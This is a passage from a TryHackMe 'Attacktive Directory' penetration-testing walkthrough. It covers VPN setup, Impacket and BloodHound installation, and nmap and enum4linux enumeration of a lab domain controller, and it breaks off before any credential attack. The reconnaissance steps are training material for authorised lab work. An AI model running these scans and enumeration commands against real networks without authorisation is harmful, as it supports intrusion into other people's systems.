


Attacktive Directory THM (Walkthrough)



This write-up was written by:
Belizaire Bassette II (bebasset)

Overview

Attacktive Directory is a hands-on Active Directory lab from TryHackMe that focuses on the core phases of an internal network assessment, including enumeration, user discovery, credential attacks, and privilege escalation. In this writeup, I document my step-by-step methodology, the tools and techniques used to identify weaknesses in the domain environment, and how those findings can translate into real-world security risk. This project highlights my practical understanding of Windows domain exploitation, offensive security workflows, and the importance of disciplined enumeration in penetration testing.

Tools Used:

Nmap — Used for initial host discovery, port scanning, and service enumeration.

Enum4linux — Used to gather SMB, NetBIOS, and domain-related information from the target.

Impacket — Used to interact with Windows protocols and support Active Directory exploitation techniques.

smbclient — Used to access and enumerate SMB shares exposed by the target system.

Hashcat — Used to crack recovered password hashes and validate credential weaknesses.

CyberChef — Used for decoding, transforming, and analyzing captured data during the assessment.

Evil-WinRM — Used to gain authenticated remote shell access after valid credentials were obtained.

Key Skills Demonstrated:

- Network Reconnaissance and Enumeration across exposed network services and Windows-based infrastructure
- SMB and Active Directory Enumeration to identify users, shares, and domain intelligence
- Credential Security Testing through hash analysis and password cracking
- Remote System Access (Windows) using authenticated administrative tooling
- Attack Path Development by chaining findings from enumeration to exploitation
- Post-Exploitation Workflow through interactive access and system-level validation
- Structured Penetration Testing Methodology grounded in disciplined step-by-step assessment
- Practical Use of Industry Tools commonly leveraged in Windows and Active Directory assessments

Environment Setup

Before beginning enumeration and exploitation, I prepared the lab environment by connecting to the TryHackMe VPN and reviewing the required tooling for the room. This setup phase ensured connectivity to the target and confirmed that the supporting tools needed for later stages of the assessment were available.

Figure 1. VPN Connection and Machine Access Preparation:

This screenshot shows the initial setup process for accessing the Attacktive Directory lab environment. At this stage, the VPN connection details are displayed, confirming that the lab network is reachable and ready for engagement.

The screenshot displays a web browser window at tryhackme.com/room/attacktivedirectory. The page title is "Accessing Attacktive Directory" and includes a "Start Machine" button. The main content area provides instructions on connecting via OpenVPN and includes a "No answer needed" notification. Two "OpenVPN Access Details" panels are shown, both displaying the following information:

OpenVPN Access Details	
VPN Server Name	EU-Regular-1
Server Status	✓
Connected	✓
Internal Virtual IP Address	10.8.166.178

The second panel also shows a "Machines" dropdown menu with "EU-Regular-1" selected and a "Download My Configuration File" button. A "Correct Answer" notification is visible at the bottom of the page.

Figure 2. OpenVPN Connection Established from the Attack Host:

This screenshot confirms that the VPN connection was successfully established. Once connected, the environment was ready for the next phase of the assessment, including deployment of the target machine and tool preparation.


```
bebasset@bebasset-Vivobook-ASUSLaptop-X1404VA-X1404VA: ~  
[sudo] password for bebasset:  
2026-04-13 00:04:58 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please  
add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers.  
2026-04-13 00:04:58 Note: Kernel support for ovpn-dco missing, disabling data channel offload.  
2026-04-13 00:04:58 OpenVPN 2.6.14 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/TKINTFO] [AEAD] [DCO]  
2026-04-13 00:04:58 library versions: OpenSSL 3.0.13 30 Jan 2024, LZO 2.10  
2026-04-13 00:04:58 DCO version: N/A  
2026-04-13 00:04:58 TCP/UDP: Preserving recently used remote address: [AF_INET]166.117.211.42:1194  
2026-04-13 00:04:58 Socket Buffers: R=[212992->212992] S=[212992->212992]  
2026-04-13 00:04:58 UDPv4 link local: (not bound)  
2026-04-13 00:04:58 UDPv4 link remote: [AF_INET]166.117.211.42:1194  
2026-04-13 00:04:58 TLS: Initial packet from [AF_INET]166.117.211.42:1194, sid=0a70d817 9de5e69a  
2026-04-13 00:04:58 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this  
2026-04-13 00:04:58 VERIFY OK: depth=1, CN=OpenVPN-CA  
2026-04-13 00:04:58 VERIFY KU OK  
2026-04-13 00:04:58 Validating certificate extended key usage  
2026-04-13 00:04:58 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication  
2026-04-13 00:04:58 VERIFY EKU OK  
2026-04-13 00:04:58 VERIFY X509NAME OK: CN=openvpn-server  
2026-04-13 00:04:58 VERIFY OK: depth=0, CN=openvpn-server  
2026-04-13 00:04:58 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519  
2026-04-13 00:04:58 [openvpn-server] Peer Connection Initiated with [AF_INET]166.117.211.42:1194  
2026-04-13 00:04:58 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1  
2026-04-13 00:04:58 TLS: tls_multi_process: initial untrusted session promoted to trusted  
2026-04-13 00:04:59 SENT CONTROL [openvpn-server]: 'PUSH_REQUEST' (status=1)  
2026-04-13 00:04:59 PUSH: Received control message: 'PUSH_REPLY,route 10.64.0.0 255.240.0.0,tun-mtu 1380,mssfix 1320,route-gateway 192.168.128.1,topology subnet,ping 10,ping-restart 12  
0,ifconfig 192.168.208.2 255.255.128.0,peer-id 49,cipher AES-256-GCM,protocol-flags cc-exit tls-ekm dyn-tls-crypt,tun-mtu 1380'  
2026-04-13 00:04:59 Options error: option 'mssfix' cannot be used in this context ([PUSH-OPTIONS])  
2026-04-13 00:04:59 OPTIONS IMPORT: --ifconfig/up options modified  
2026-04-13 00:04:59 OPTIONS IMPORT: route options modified  
2026-04-13 00:04:59 OPTIONS IMPORT: route-related options modified  
2026-04-13 00:04:59 OPTIONS IMPORT: tun-mtu set to 1380  
2026-04-13 00:04:59 net_route_v4_best_gw query: dst 0.0.0.0  
2026-04-13 00:04:59 net_route_v4_best_gw result: via 10.2.0.1 dev wlo1  
2026-04-13 00:04:59 ROUTE_GATEWAY 10.2.0.1/255.255.224.0 IFFACE=wlo1 HWADDR=9c:67:d6:29:37:a4  
2026-04-13 00:04:59 TUN/TAP device tun0 opened  
2026-04-13 00:04:59 net_iface_mtu_set: mtu 1380 for tun0  
2026-04-13 00:04:59 net_iface_up: set tun0 up  
2026-04-13 00:04:59 net_addr_v4_add: 192.168.208.2/17 dev tun0  
2026-04-13 00:04:59 net_route_v4_add: 10.64.0.0/12 via 192.168.128.1 dev [NULL] table 0 metric -1  
2026-04-13 00:04:59 Initialization Sequence Completed  
2026-04-13 00:04:59 Data Channel: cipher 'AES-256-GCM', peer-id: 49  
2026-04-13 00:04:59 Timers: ping 10, ping-restart 120  
2026-04-13 00:04:59 Protocol options: explicit-exit-notify 1, protocol-flags cc-exit tls-ekm dyn-tls-crypt
```

Command Used:

```
sudo openvpn '/home/bebasset/Downloads/us-east-1-bebasset-premium (4).o  
vpn'
```

Figure 3. Impacket Installation Guidance:

This screenshot highlights the setup instructions for Impacket, one of the primary toolsets used throughout the room. Impacket provides several scripts and utilities that support enumeration and interaction with Windows and Active Directory services.



tryhackme.com/room/attacktivedirectory

Room completed (100%)

Task 2 Intro Setup

Installing Impacket:

Whether you're on the Kali 2019.3 or Kali 2021.1, Impacket can be a pain to install correctly. Here's some instructions that may help you install it correctly!

Note: All of the tools mentioned in this task are installed on the AttackBox already. These steps are only required if you are setting up on your own VM. Impacket may also need you to use a python version >=3.7. In the AttackBox you can do this by running your command with `python3.9 <your command>`.

First, you will need to clone the Impacket Github repo onto your box. The following command will clone Impacket into `/opt/impacket`:

```
git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket
```

After the repo is cloned, you will notice several install related files, `requirements.txt`, and `setup.py`. A commonly skipped file during the installation is `setup.py`, this actually installs Impacket onto your system so you can use it and not have to worry about any dependencies.

To install the Python requirements for Impacket:

```
pip3 install -r /opt/impacket/requirements.txt
```

Once the requirements have finished installing, we can then run the python setup install script:

```
cd /opt/impacket/ && python3 ./setup.py install
```

After that, Impacket should be correctly installed now and it should be ready to use!

If you are still having issues, you can try the following script and see if this works:

```
sudo git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket
sudo pip3 install -r /opt/impacket/requirements.txt
cd /opt/impacket/
sudo pip3 install .
sudo python3 setup.py install
```


Credit for proper Impacket install instructions goes to Dragonar#0923 in the THM Discord <3

Installing Bloodhound and Neo4j

Bloodhound is another tool that we'll be utilizing while attacking Attacktive Directory. We'll cover specifics of the tool later, but for now, we need to install two packages with Apt, those being `bloodhound` and `neo4j`. You can install it with the following command:

Figure 4. BloodHound, Neo4j, and Troubleshooting Setup:

This screenshot shows the remaining setup guidance for BloodHound and Neo4j, along with troubleshooting recommendations. These tools support Active Directory visualization and attack path analysis, making them useful for understanding relationships and privilege escalation opportunities in the domain.



tryhackme.com/room/attacktivedirectory

Room completed (100%)

Once the requirements have finished installing, we can then run the python setup install script:

```
cd /opt/impacket/ && python3 ./setup.py install
```

After that, Impacket should be correctly installed now and it should be ready to use!

If you are still having issues, you can try the following script and see if this works:

```
sudo git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket
sudo pip3 install -r /opt/impacket/requirements.txt
cd /opt/impacket/
sudo pip3 install .
sudo python3 setup.py install
```

Credit for proper Impacket install instructions goes to Dragonar#0923 in the THM Discord <3

Installing Bloodhound and Neo4j

Bloodhound is another tool that we'll be utilizing while attacking Attacktive Directory. We'll cover specifics of the tool later, but for now, we need to install two packages with Apt, those being `bloodhound` and `neo4j`. You can install it with the following command:

```
apt install bloodhound neo4j
```

Now that it's done, you're ready to go!

Troubleshooting

If you are having issues installing Bloodhound and Neo4j, try issuing the following command:

```
apt update && apt upgrade
```

If you are having issues with Impacket, reach out to the [TryHackMe Discord](#) for help!

Answer the questions below

Install Impacket, Bloodhound and Neo4j


No answer needed

Enumeration Phase - Welcome to Attacktive Directory!

The enumeration phase began by reviewing the room guidance and identifying the target system on the lab network. I first performed host discovery to identify live systems, followed by a full TCP port scan to determine which host was functioning as the domain controller. After identifying the likely domain controller, I mapped the hostname locally and used SMB-focused enumeration to gather domain details such as the NetBIOS name and domain naming convention.

Figure 1. Room Guidance for Initial Enumeration:

Here we review the room instructions and understand the recommended starting point for enumeration.



Task 3 Enumeration Welcome to Attacktive Directory

Welcome to Attacktive Directory

Welcome Dear User!

Thank you for doing my first room. I originally created this room for my final project in my Cyber Security degree program back in 2019. Since then, I've gone on to make several other rooms, even a Network for THM. In May 2021, I made the decision to renovate this room and make it more guided and less challenge based so there are more learning opportunities for others. I hope you enjoy it.

Love,

[Spooks](#)

Enumeration

Basic enumeration starts out with an **nmap scan**. **Nmap** is a relatively complex utility that has been refined over the years to detect what ports are open on a device, what services are running, and even detect what operating system is running. It's important to note that not all services may be detected correctly and not enumerated to it's fullest potential. Despite **nmap** being an overly complex utility, it cannot enumerate everything. Therefore after an initial **nmap** scan we'll be using other utilities to help us enumerate the services running on the device.

For more information on **nmap**, check out the [nmap room](#).

Notes: Flags for each user account are available for submission. You can retrieve the flags for user accounts via **RDP** (Note: the login format is `spookysec.local\User` at the Window's login prompt) and Administrator via **Evil-WinRM**.

This screenshot shows the introductory guidance for the Attacktive Directory room. The room explains that the assessment begins with an Nmap scan, which serves as the foundation for identifying live hosts and discovering the services exposed in the target environment.

Figure 2. Host Discovery Scan Across the Lab Subnet:

Our intent here is to Identify live hosts on the subnet before performing deeper service enumeration.

The screenshot displays a TryHackMe room interface. On the left, a file explorer shows a file named 'hosts.txt' containing three IP addresses: 10.64.161.6, 10.64.161.54, and 10.64.161.250, which are highlighted with a red box. In the center, a terminal window shows the execution of an nmap scan: `nmap -sn 10.64.161.250/24`. The output indicates that three hosts are up: 10.64.161.6, 10.64.161.54, and 10.64.161.250. Below the terminal, there are three quiz questions with input fields and 'Check' buttons. The first question asks for a tool to enumerate port 139/445. The second asks for the NetBIOS-Domain Name. The third asks for an invalid TLD for Active Directory. At the bottom, a task bar shows 'Task 4' and 'Enumerating Users via Kerberos'.

This screenshot shows the initial host discovery scan used to identify active systems on the lab network. The scan revealed three responsive IP addresses, which were recorded for further investigation. This allowed me to narrow my focus to the systems that were actually online.

```
nmap -sn 10.64.161.250/24
```


Figure 4. Identifying the Domain Controller Through Open Active Directory Services:


Our purpose here is to confirm which host was acting as the domain controller based on the services exposed.

```
bebaset@bebaset-Vivobook-ASUSLaptop-X1404VA-X1404VA: ~
Nmap scan report for 10.64.161.250
Host is up (0.026s latency).
Not shown: 65491 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
240/tcp   filtered unknown
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
3465/tcp  filtered edm-mgr-cntrl
4621/tcp  filtered ventoso
5985/tcp  open  wsmn
9389/tcp  open  adws
9579/tcp  filtered unknown
11108/tcp filtered myq-termLink
13929/tcp filtered dta-systems
16739/tcp filtered unknown
17692/tcp filtered unknown
23406/tcp filtered unknown
23820/tcp filtered unknown
38554/tcp filtered unknown
32448/tcp filtered unknown
35989/tcp filtered unknown
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49671/tcp open  unknown
49672/tcp open  unknown
49673/tcp open  unknown
49676/tcp open  unknown
49684/tcp open  unknown
```

This screenshot highlights the ports that indicated **10.64.161.250** was the domain controller. The circled services included **88 (Kerberos)**, **135 (MSRPC)**, **139 (NetBIOS-SSN)**, **389 (LDAP)**, **445 (Microsoft-DS/SMB)**, and **464 (kpasswd5)**. Together, these services strongly suggested that this host was running Active Directory and providing authentication, directory, and SMB-related functionality typical of a Windows domain controller.

Figure 5. Mapping the Domain Controller Hostname in `/etc/hosts`:

Our purpose here is to create a local hostname mapping so the target(10.64.161.250) could be referenced by domain name (spookysec.local) during later enumeration steps.



This screenshot shows the local `/etc/hosts` file being updated to map `10.64.161.250` to `spookysec.local`. Adding this entry made it easier to reference the target by name during domain-based enumeration activities.

Command Used:

```
sudo nano /etc/hosts
```

Figure 6. Verifying the Local Domain Mapping:

Here we confirm that the hostname mapping was added correctly before continuing with domain enumeration.

```
bebasset@bebasset-Vivobook-ASUSLaptop-X1404VA-X1404VA: ~  
4621/tcp filtered ventoso  
5985/tcp open wsman  
9389/tcp open adws  
9579/tcp filtered unknown  
11108/tcp filtered myq-termLink  
13929/tcp filtered dta-systems  
16739/tcp filtered unknown  
17692/tcp filtered unknown  
23406/tcp filtered unknown  
23820/tcp filtered unknown  
30554/tcp filtered unknown  
32448/tcp filtered unknown  
35989/tcp filtered unknown  
47001/tcp open winrm  
49664/tcp open unknown  
49665/tcp open unknown  
49667/tcp open unknown  
49668/tcp open unknown  
49669/tcp open unknown  
49671/tcp open unknown  
49672/tcp open unknown  
49673/tcp open unknown  
49676/tcp open unknown  
49684/tcp open unknown  
49694/tcp open unknown  
49834/tcp open unknown  
50533/tcp filtered unknown  
54828/tcp filtered unknown  
63321/tcp filtered unknown  
  
Nmap done: 3 IP addresses (2 hosts up) scanned in 47.16 seconds  
bebasset@bebasset-Vivobook-ASUSLaptop-X1404VA-X1404VA: ~$ sudo nano /etc/hosts  
bebasset@bebasset-Vivobook-ASUSLaptop-X1404VA-X1404VA: ~$ cat /etc/hosts  
127.0.0.1 localhost  
127.0.1.1 bebasset-Vivobook-ASUSLaptop-X1404VA-X1404VA  
10.64.161.250 spookysec.local  
# The following lines are desirable for IPv6 capable hosts  
::1 ip6-localhost ip6-loopback  
fe00::0 ip6-localnet  
ff00::0 ip6-mcastprefix  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters  
bebasset@bebasset-Vivobook-ASUSLaptop-X1404VA-X1404VA: ~$
```

This screenshot shows the successful verification of the `/etc/hosts` update. The entry mapping `10.64.161.250` to `spookysec.local` was confirmed in the terminal, ensuring that later tools could properly resolve the target domain name.

Command Used:

```
cat /etc/hosts
```

Figure 7. SMB and Domain Enumeration with Enum4linux:

Here we enumerate SMB-related information and gather domain details from the target.

The screenshot shows a web browser window on the left displaying a TryHackMe room page titled "Enumeration". The page contains text about enumeration, a section titled "Enumeration" with a sub-section "Notes", and a "Answer the questions below" section. The first question is "What tool will allow us to enumerate port 139/445?" with the answer "enum4linux" entered in a text box. The second question is "What is the NetBIOS-Domain Name of the machine?" with the answer "THM-AD" entered. The third question is "What invalid TLD do people commonly use for their Active Directory Domain?" with the answer ".local" entered. The terminal window on the right shows the command `enum4linux spookysec.local` being executed. The output displays target information for `spookysec.local`, including RID Range (500-550, 1000-1050), Username, Password, and Known Usernames (administrator, guest, krbtgt, domain admins, root, bin, none). The terminal also shows the command `enum4linux.pl` being executed, which outputs `[E] Can't find workgroup/domain`.

This screenshot captures the use of `enum4linux` against `spookysec.local`. This step was used to interrogate SMB and NetBIOS-related services in order to identify useful domain information, including naming conventions and potential authentication details.

Command Used:

```
enum4linux spookysec.local
```

Figure 8. Discovering the NetBIOS Domain Name:

Now we extract the NetBIOS domain name from the enumeration results.

The screenshot shows a web browser window on the left displaying a TryHackMe room page titled 'atattacktivedirectory'. The page contains a section for 'Enumeration' with a question: 'What is the NetBIOS-Domain Name of the machine?'. The answer 'THM-AD' is entered and marked as correct. To the right, a terminal window shows the output of the 'enum4linux' command on 'spookysec.local'. The terminal output includes the following lines:

```
[+] Server spookysec.local allows sessions using username '', password ''  
===== ( Getting domain SID for spookysec.local )=====  
=====  
gencache_init: Failed to create directory: /home/bebasset/.cache/samba - Permission denied  
gencache_init: Failed to create directory: /home/bebasset/.cache/samba - Permission denied  
gencache_init: Failed to create directory: /home/bebasset/.cache/samba - Permission denied  
Domain Name: THM-AD  
Domain Sid: S-1-5-21-3591857110-2884097990-301047963  
[+] Host is part of a domain (not a workgroup)  
===== ( OS information on spookysec.local )=====
```

This screenshot highlights the discovery of the NetBIOS domain name: **THM-AD**. Identifying the NetBIOS name was important because it confirmed how the domain was represented internally and provided the correct answer for the room question.

Command Used:

```
enum4linux spookysec.local
```

Figure 9. Identifying the Invalid TLD Used for the Active Directory Domain:

Here we confirm the naming convention used by the domain and identify the invalid TLD referenced in the room.

